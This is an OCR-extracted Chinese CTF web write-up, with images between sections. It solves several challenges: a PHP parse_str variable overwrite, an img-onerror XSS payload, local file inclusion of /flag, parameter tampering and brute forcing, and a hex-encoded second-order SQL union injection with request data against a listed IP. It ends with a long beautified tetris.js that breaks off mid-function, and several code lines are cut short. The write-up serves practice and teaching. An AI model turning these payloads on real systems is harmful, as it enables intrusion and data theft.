
```
<html>
<head>
<script>
p="60,105,102,114,97,109,101,32,104,101,105,103,104,116,61,48,32,119,105,100,116,104,61,48,32,115,114,99,61,34,46,47,

102,108,48,97,46,112,104,112,34,62"
p=eval("String.fromCharCode("+p+")");
document.write(p);</script>
</head>
```


复制，在控制台中执行，将document.write(p)修改为alert(p)



访问这个页面，发现flag在cookie中





C00k1els60SecU5e

PHP是门松散的语言


思路

我们能看到以下的代码

```
- - - - - - - source code - - - - - - - - - - -
$he ='goodluck';

parse_str($_GET['heetian']);

if $he = 'abcd';

echo $flag;

he=?
```

直接变量覆盖

```
http://218.76.35.75:20124/index.php?heetian=he=abcd
```





```
- - - - - - - source code - - - - - - - - - - -

$he ='goodluck';

parse_str($_GET['heetian']);

if $he = 'abcd';

echo $flag;flag:C00dluckf0rY0uuu

- - - - - - - - - - - - - - - - - - - - - - - -

$he = abcd
```


试试XSS

思路


```
输入123'发现出现个img标签
```



于是直接构造payload可造成xss，根据hint

```
payload:#' onerror=alert(document.domain)
```

得到flag



简单的文件包含


思路

```
描述：Flag 在/flag

直接包含/flag
http://218.76.35.75:20126/index.php?page=/flag
查看源码
```

```
<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
    <title>欢迎来到比赛</title>
</head>
<body>
    flag 不在这里<!-- flag: 62a72cb2f3d5e7fc0284da9f21e66c9f.php--></body>

</html>
```

直接访问flag提示的PHP

```
http://218.76.35.75:20126/62a72cb2f3d5e7fc0284da9f21e66c9f.php
```




F11elNcLud3Get

简单的验证

思路

```
直接抓包，根据提示，将User=Bob改为User=admin,
爆破guess的值
```



guess=573 获得flag

Vote


思路

```
扫备份,存在一个.index.php.swp的vim缓存文件备份。
直接用vim -r index.php 恢复
获得index.php源码。
贴出关键部分
```

```php
<?php

include 'db.php';

session_start();

if (!isset($_SESSION['login'])){

  $_SESSION['login'] = 'guest'.mt_rand(1e5, 1e6);

  $login = $_SESSION['login'];

}

if (isset($_POST['submit'])) {

  if (!isset($_POST['id'], $_POST['vote']) || !is_numeric($_POST['id']))

      die('please select ...');
  $id = $_POST['id'];
  $vote = (int)$_POST['vote'];
  if ($vote > 5 || $vote < 1)
    $vote = 1;

  $q = mysql_query("INSERT INTO t_vote VALUES ({$id}, {$vote}, '{$login}')");

  $q = mysql_query("SELECT id FROM t_vote WHERE user = '{$login}' GROUP BY id");

  echo '<p><b>Thank you!</b> Results:</p>';

  echo '<table border="1">';

  echo '<tr><th>Logo</th><th>Total votes</th><th>Average</th></tr>';

  while ($r = mysql_fetch_array($q)) {

      $arr = mysql_fetch_array(mysql_query("SELECT title FROM t_picture WHERE id = ".$r['id']));

      echo '<tr><td>'.$arr[0].'</td>';

      $arr = mysql_fetch_array(mysql_query("SELECT COUNT(value), AVG(value) FROM t_vote WHERE id = ".$r

      echo '<td>'.$arr[0].'</td><td>'.round($arr[1],2).'</td></tr>';

    }

    echo '<br><a href="index.php">goBack</a><br>';
    exit;

}

?>
```

从代码中我们可以看到 id被is_numeric给修饰过,不存在一次注入。但是在后面id又被从数据库取出来，形成了二次注入。
我们可以将sql语句转换为16进制由此进行二次注入


payload:
    id=1 and 1=2 union select database()&vote=1&submit=Submit
    转换为16进制
    0x3120616e6420313d3220756e696f6e2073656c656374206461746261736529
    最终代码:
    请求地址:http://218.76.35.75:65080/index.php
    post数据:
id=0x3120616e6420313d3220756e696f6e2073656c656374206461746261736529&vote=1&submit=Submit



Thank you! Results:

Logo	Total votes	Average
		0
	0	0
FCZLM	22461	1.34
		0
ctf		0

一直如此构造，得到flag,表为t_flag



Thank you! Results:

Logo	Total votes	Average
		0
	0	0
FCZLM	22466	1.34
		0
		0
	0	0
		0
ctf		0
flag{6yvt6eYziAHgVRKz3reE}		0
		0

GG

思路

一进去是个游戏，查看源码有个tetris.js这样的js脚本，于是追踪。

```
function Tetris(){function f(b){this.id=b;this.el=document.getElementById(this.id);var d=this;this.acti
0;c<this.board.length;c++)for(var a=0;a<this.board[c].length;a++)this.board[c][a]&&(this.el.removeChild
this.board[c][a];b.style.top=b.offsetTop+this.unit+"px";this.board[c+1][a]=b;this.board[c][a]=0}};this.
this.type=this.forceMoveDownID=this.fallDownID=null;this.board=[];this.elements=[];this.nextElements=[]
this.position=0;this.speed=80+700/this.tetris.stats.getLevel();this.stopped=this.running=!1;this.board=
this.mayPlace=function(){for(var c=this.puzzles[this.type],a=parseInt((this.area.x-c[0].length)/2),b=!1
a=parseInt((this.area.x-c[0].length)/2),b=!1,g=0;this.x=a;this.y=1;this.board=this.createEmptyPuzzle(c.
c=this.puzzles[this.nextType];for(d=0;d<c.length;d++)for(h=0;h<c[d].length;h++)c[d][h]&&(e=document.cre
[],d=0;d<c;d++){b.push([]);for(var g=0;g<a;g++)b[d].push(0)}return b};this.fallDown=function(){if(a.isR
function(){if(!a.isRunning()&&!a.isStopped())if(a.mayMoveDown())a.tetris.stats.setScore(a.tetris.stats.
a.reset();a.mayPlace()?a.place():a.tetris.gameOver()}};this.stop=function(){this.running=!1};this.mayRo
c.length-1-b,g=a,e=this.board[a][b],f=d-a;e.style.left=e.offsetLeft+(g-b)*this.area.unit+"px";e.style.t
this.area.unit+"px";this.y++};this.mayMoveLeft=function(){for(var a=0;a<this.board.length;a++)for(var b
(this.getX()+b+1>=this.area.x||this.area.getBlock(this.getY()+a,this.getX()+b+1)))return!1;return!0};th
this.set=function(b,d,a,c,e,f){this.del(b);c||(c="/");b=b+"="+escape(d);a&&(a=new Date((new Date).getTi
apm:document.getElementById("tetris-stats-apm"),lines:document.getElementById("tetris-stats-lines"),sco
this.el.apm.innerHTML=this.apm;this.el.lines.innerHTML=this.lines;this.el.score.innerHTML=this.score};t
function(b){this.actions=b};this.getScore=function(){return this.score};this.getLevel=function(){return
a.split("|"),b=0;b<a.length;++b){var e=a[b].split(":");this.scores.push(new d(e[0],Number(e[1])))}};thi
"webqwer"[1]+"100.js",864E5)),!0;return!1};this.add=function(a,b){a=a.replace(/[;=:|]/g,"?");a=a.replac
b=0;b<this.scores.length;++b)a+="<tr><td>?.</td><td>?</td><td>?</td></tr>".format(b+1,this.scores[b].na
"none";b.area=new l(b.unit,b.areaX,b.areaY,"tetris-area");b.puzzle=new k(b,b.area);b.puzzle.mayPlace()?
document.getElementById("tetris-nextpuzzle").style.display="none";document.getElementById("tetris-gameo
!b.puzzle.isStopped()&&b.puzzle.mayMoveDown()&&(b.stats.setScore(b.stats.getScore()+5+b.stats.getLevel(
1))};this.space=function(){b.puzzle&&b.puzzle.isRunning()&&!b.puzzle.isStopped()&&(b.puzzle.stop(),b.pu
m.close;document.getElementById("tetris-menu-highscores").onclick=function(){m.close();document.getElem
function(d){d||(d=window.event);for(var a=0;a<b.keys.length;a++)if(d.keyCode==b.keys[a])b.funcs[a]()}};
String.prototype.format||(String.prototype.format=function(){if(!arguments.length)throw"String.format()
```

美化下js

```
function Tetris() {
    function f(b) {
        this.id = b;
        this.el = document.getElementById(this.id);
        var d = this;
        this.activate = function() {
            d.el.style.display = "block" == d.el.style.display ? "none" : "block"
        };
        this.close = function() {
            d.el.style.display = "none"
        };
        this.isActive = function() {
            return "block" == d.el.style.display
        }
    }
    function l(b, d, a, c) {
        this.unit = b;
        this.x = d;
        this.y = a;
        this.el = document.getElementById(c);
        this.board = [];
        for (a = 0; a < this.y; a++) for (this.board.push([]), d = 0; d < this.x; d++) this.board[a].pu
        this.destroy = function() {
            for (var c = 0; c < this.board.length; c++) for (var a = 0; a < this.board[c].length; a++)
        };
        this.removeFullLines = function() {
```

```
            for (var c = 0, a = this.y - 1; 0 < a; a--) this.isLineFull(a) && (this.removeLine(a), c++,
            return c
        };
        this.isLineFull = function(c) {
            for (var a = 0; a < this.x; a++) if (!this.board[c][a]) return !1;
            return !0
        };
        this.removeLine = function(c) {
            for (var a = 0; a < this.x; a++) this.el.removeChild(this.board[c][a]), this.board[c][a] =
            for (c--; 0 < c; c--) for (a = 0; a < this.x; a++) if (this.board[c][a]) {
                var b = this.board[c][a];
                b.style.top = b.offsetTop + this.unit + "px";
                this.board[c + 1][a] = b;
                this.board[c][a] = 0
            }
        };
        this.getBlock = function(c, a) {
            if (0 > c) return 0;
            if (c < this.y && a < this.x) return this.board[c][a];
            throw "Area.getBlock(" + c + ",\t" + a + ") failed";
        };
        this.addElement = function(c) {
            var a = parseInt(c.offsetLeft / this.unit),
                b = parseInt(c.offsetTop / this.unit);
            0 <= b && b < this.y && 0 <= a && a < this.x && (this.board[b][a] = c)
        }
    }
    function k(b, d) {
        var a = this;
        this.tetris = b;
        this.area = d;
        this.stopped = this.running = this.speed = this.position = this.nextType = this.type = this.for
        this.board = [];
        this.elements = [];
        this.nextElements = [];
        this.y = this.x = null;
        this.puzzles = [
            [
                [0, 0, 1],
                [1, 1, 1],
                [0, 0, 0]
            ],
            [
                [1, 0, 0],
                [1, 1, 1],
                [0, 0, 0]
            ],
            [
                [0, 1, 1],
                [1, 1, 0],
                [0, 0, 0]
            ],
            [
                [1, 1, 0],
                [0, 1, 1],
                [0, 0, 0]
            ],
            [
                [0, 1, 0],
                [1, 1, 1],
```

```
            [0, 0, 0]
        ],
        [
            [1, 1],
            [1, 1]
        ],
        [
            [0, 0, 0, 0],
            [1, 1, 1, 1],
            [0, 0, 0, 0],
            [0, 0, 0, 0]
        ]
    ];
    this.reset = function() {
        this.fallDownID && clearTimeout(this.fallDownID);
        this.forceMoveDownID && clearTimeout(this.forceMoveDownID);
        this.type = this.nextType;
        this.nextType = q(this.puzzles.length);
        this.position = 0;
        this.speed = 80 + 700 / this.tetris.stats.getLevel();
        this.stopped = this.running = !1;
        this.board = [];
        this.elements = [];
        for (var c = 0; c < this.nextElements.length; c++) document.getElementById("tetris-nextpuzz
        this.nextElements = [];
        this.y = this.x = null
    };
    this.nextType = q(this.puzzles.length);
    this.reset();
    this.isRunning = function() {
        return this.running
    };
    this.isStopped = function() {
        return this.stopped
    };
    this.getX = function() {
        return this.x
    };
    this.getY = function() {
        return this.y
    };
    this.mayPlace = function() {
        for (var c = this.puzzles[this.type], a = parseInt((this.area.x - c[0].length) / 2), b = !1
            for (var h = 0; h < c[g].length; h++) if (c[g][h] && (b = !0, this.area.getBlock(1, a +
            b && d++;
            if (0 > 1 - d) break
        }
        return !0
    };
    this.place = function() {
        this.tetris.stats.setPuzzles(this.tetris.stats.getPuzzles() + 1);
        this.tetris.stats.getPuzzles() >= 10 + 2 * this.tetris.stats.getLevel() && (this.tetris.sta
        var c = this.puzzles[this.type],
            a = parseInt((this.area.x - c[0].length) / 2),
            b = !1,
            g = 0;
        this.x = a;
        this.y = 1;
        this.board = this.createEmptyPuzzle(c.length, c[0].length);
```

```
        for (var d = c.length - 1; 0 <= d; d--) {
            for (var h = 0; h < c[d].length; h++) if (c[d][h]) {
                var b = !0,
                    e = document.createElement("div");
                e.className = "block" + this.type;
                e.style.left = (a + h) * this.area.unit + "px";
                e.style.top = (1 - g) * this.area.unit + "px";
                this.area.el.appendChild(e);
                this.board[d][h] = e;
                this.elements.push(e)
            }
            g && this.y--;
            b && g++
        }
        this.running = !0;
        this.fallDownID = setTimeout(this.fallDown, this.speed);
        c = this.puzzles[this.nextType];
        for (d = 0; d < c.length; d++) for (h = 0; h < c[d].length; h++) c[d][h] && (e = document.c
    };
    this.destroy = function() {
        for (var c = 0; c < this.elements.length; c++) this.area.el.removeChild(this.elements[c]);
        this.elements = [];
        this.board = [];
        this.reset()
    };
    this.createEmptyPuzzle = function(c, a) {
        for (var b = [], d = 0; d < c; d++) {
            b.push([]);
            for (var g = 0; g < a; g++) b[d].push(0)
        }
        return b
    };
    this.fallDown = function() {
        if (a.isRunning()) if (a.mayMoveDown()) a.moveDown(), a.fallDownID = setTimeout(a.fallDown,
        else {
            for (var c = 0; c < a.elements.length; c++) a.area.addElement(a.elements[c]);
            if (c = a.area.removeFullLines()) a.tetris.stats.setLines(a.tetris.stats.getLines() + c
            a.reset();
            a.mayPlace() ? a.place() : a.tetris.gameOver()
        }
    };
    this.forceMoveDown = function() {
        if (!a.isRunning() && !a.isStopped()) if (a.mayMoveDown()) a.tetris.stats.setScore(a.tetris
        else {
            for (var c = 0; c < a.elements.length; c++) a.area.addElement(a.elements[c]);
            if (c = a.area.removeFullLines()) a.tetris.stats.setLines(a.tetris.stats.getLines() + c
            a.reset();
            a.mayPlace() ? a.place() : a.tetris.gameOver()
        }
    };
    this.stop = function() {
        this.running = !1
    };
    this.mayRotate = function() {
        for (var c = 0; c < this.board.length; c++) for (var a = 0; a < this.board[c].length; a++)
            var b = this.getY() + this.board.length - 1 - a,
                d = this.getX() + c;
            if (b >= this.area.y || 0 > d || d >= this.area.x || this.area.getBlock(b, d)) return !
        }
        return !0
```

```
        };
        this.rotate = function() {
            for (var c = this.createEmptyPuzzle(this.board.length, this.board[0].length), a = 0; a < th
                var d = c.length - 1 - b,
                    g = a,
                    e = this.board[a][b],
                    f = d - a;
                e.style.left = e.offsetLeft + (g - b) * this.area.unit + "px";
                e.style.top = e.offsetTop + f * this.area.unit + "px";
                c[d][g] = e
            }
            this.board = c
        };
        this.mayMoveDown = function() {
            for (var a = 0; a < this.board.length; a++) for (var b = 0; b < this.board[a].length; b++)
            return !0
        };
        this.moveDown = function() {
            for (var a = 0; a < this.elements.length; a++) this.elements[a].style.top = this.elements[a
            this.y++
        };
        this.mayMoveLeft = function() {
            for (var a = 0; a < this.board.length; a++) for (var b = 0; b < this.board[a].length; b++)
            return !0
        };
        this.moveLeft = function() {
            for (var a = 0; a < this.elements.length; a++) this.elements[a].style.left = this.elements[
            this.x--
        };
        this.mayMoveRight = function() {
            for (var a = 0; a < this.board.length; a++) for (var b = 0; b < this.board[a].length; b++)
            return !0
        };
        this.moveRight = function() {
            for (var a = 0; a < this.elements.length; a++) this.elements[a].style.left = this.elements[
            this.x++
        }
    }
    function q(b) {
        return Math.floor(Math.random() * b)
    }
    function p() {
        this.get = function(b) {
            for (var d = document.cookie.split(";"), a = 0; a < d.length; ++a) {
                var c = d[a].split("=");
                if (2 == c.length && (c[0] = c[0].trim(), c[1] = c[1].trim(), c[0] == b)) return unesca
            }
            return ""
        };
        this.set = function(b, d, a, c, e, f) {
            this.del(b);
            c || (c = "/");
            b = b + "=" + escape(d);
            a && (a = new Date((new Date).getTime() + 1E3 * a), b += "; expires=" + a.toGMTString());
            b = b + (c ? ";\tpath=" + c : "") + (e ? ";\tdomain=" + e : "");
            b += f ? ";\tsecure" : "";
            document.cookie = b
        };
        this.del = function(b) {
```

```
            document.cookie = b + "=; expires=Thu, 01-Jan-70\t00:00:01 GMT"
        }
    }
    var b = this;
    this.stats = new function() {
        this.level;
        this.time;
        this.apm;
        this.lines;
        this.score;
        this.puzzles;
        this.actions;
        this.el = {
            level: document.getElementById("tetris-stats-level"),
            time: document.getElementById("tetris-stats-time"),
            apm: document.getElementById("tetris-stats-apm"),
            lines: document.getElementById("tetris-stats-lines"),
            score: document.getElementById("tetris-stats-score")
        };
        this.timerId = null;
        var b = this;
        this.start = function() {
            this.reset();
            this.timerId = setInterval(this.incTime, 1E3)
        };
        this.stop = function() {
            this.timerId && clearInterval(this.timerId)
        };
        this.reset = function() {
            this.stop();
            this.level = 1;
            this.actions = this.puzzles = this.score = this.lines = this.apm = this.time = 0;
            this.el.level.innerHTML = this.level;
            this.el.time.innerHTML = this.time;
            this.el.apm.innerHTML = this.apm;
            this.el.lines.innerHTML = this.lines;
            this.el.score.innerHTML = this.score
        };
        this.incTime = function() {
            b.time++;
            b.el.time.innerHTML = b.time;
            b.apm = parseInt(b.actions / b.time * 60);
            b.el.apm.innerHTML = b.apm
        };
        this.setScore = function(b) {
            this.score = b;
            this.el.score.innerHTML = this.score
        };
        this.setLevel = function(b) {
            this.level = b;
            this.el.level.innerHTML = this.level
        };
        this.setLines = function(b) {
            this.lines = b;
            this.el.lines.innerHTML = this.lines
        };
        this.setPuzzles = function(b) {
            this.puzzles = b
        };
        this.setActions = function(b) {
```

```
            this.actions = b
        };
        this.getScore = function() {
            return this.score
        };
        this.getLevel = function() {
            return this.level
        };
        this.getLines = function() {
            return this.lines
        };
        this.getPuzzles = function() {
            return this.puzzles
        };
        this.getActions = function() {
            return this.actions
        }
    };
    this.area = this.puzzle = null;
    this.areaY = this.areaX = this.unit = 20;
    this.highscores = new function(b) {
        function d(a, b) {
            this.name = a;
            this.score = b
        }
        this.maxscores = b;
        this.scores = [];
        this.load = function() {
            var a = (new p).get("tetris-highscores");
            this.scores = [];
            if (a.length) for (var a = a.split("|"), b = 0; b < a.length; ++b) {
                var e = a[b].split(":");
                this.scores.push(new d(e[0], Number(e[1])))
            }
        };
        this.save = function() {
            for (var a = new p, b = [], d = 0; d < this.scores.length; ++d) b.push(this.scores[d].name
            b = b.join("|");
            a.set("tetris-highscores", b, 864E5)
        };
        this.mayAdd = function(a) {
            if (this.scores.length < this.maxscores) return 1E6 < a && (a = new p, a.set("urlkey", "web
            for (var b = this.scores.length - 1; 0 <= b; --b) if (this.scores[b].score < a) return 1E6
            return !1
        };
        this.add = function(a, b) {
            a = a.replace(/[;=:|]/g, "?");
            a = a.replace(/</g, "&lt;").replace(/>/g, "&gt;");
            if (this.scores.length < this.maxscores) this.scores.push(new d(a, b));
            else for (var e = this.scores.length - 1; 0 <= e; --e) if (this.scores[e].score < b) {
                this.scores.removeByIndex(e);
                this.scores.push(new d(a, b));
                break
            }
            this.sort();
            this.save()
        };
        this.getScores = function() {
            return this.scores
```

```
        };
        this.toHtml = function() {
            for (var a = '<table\tcellspacing="0"\tcellpadding="2"><tr><th></th><th>Name</th><th>Score<
            return a + "</table>"
        };
        this.sort = function() {
            var a = this.scores,
                b = a.length;
            this.scores = [];
            for (var d = 0; d < b; ++d) {
                for (var e = null, g = null, f = 0; f < a.length; ++f) if (!e || a[f].score > e.score)
                a.removeByIndex(g);
                this.scores.push(e)
            }
        };
        this.load()
    }(10);
    this.start = function() {
        b.reset();
        b.stats.start();
        document.getElementById("tetris-nextpuzzle").style.display = "block";
        document.getElementById("tetris-keys").style.display = "none";
        b.area = new l(b.unit, b.areaX, b.areaY, "tetris-area");
        b.puzzle = new k(b, b.area);
        b.puzzle.mayPlace() ? b.puzzle.place() : b.gameOver()
    };
    this.reset = function() {
        b.puzzle && (b.puzzle.destroy(), b.puzzle = null);
        b.area && (b.area.destroy(), b.area = null);
        document.getElementById("tetris-gameover").style.display = "none";
        document.getElementById("tetris-nextpuzzle").style.display = "none";
        document.getElementById("tetris-keys").style.display = "block";
        b.stats.reset()
    };
    this.gameOver = function() {
        b.stats.stop();
        b.puzzle.stop();
        document.getElementById("tetris-nextpuzzle").style.display = "none";
        document.getElementById("tetris-gameover").style.display = "block";
        if (this.highscores.mayAdd(this.stats.getScore())) {
            var e = prompt("Game Over !\nEnter your name:", "");
            e && e.trim().length && this.highscores.add(e, this.stats.getScore())
        }
    };
    this.up = function() {
        b.puzzle && b.puzzle.isRunning() && !b.puzzle.isStopped() && b.puzzle.mayRotate() && (b.puzzle.
    };
    this.down = function() {
        b.puzzle && b.puzzle.isRunning() && !b.puzzle.isStopped() && b.puzzle.mayMoveDown() && (b.stats
    };
    this.left = function() {
        b.puzzle && b.puzzle.isRunning() && !b.puzzle.isStopped() && b.puzzle.mayMoveLeft() && (b.puzzl
    };
    this.right = function() {
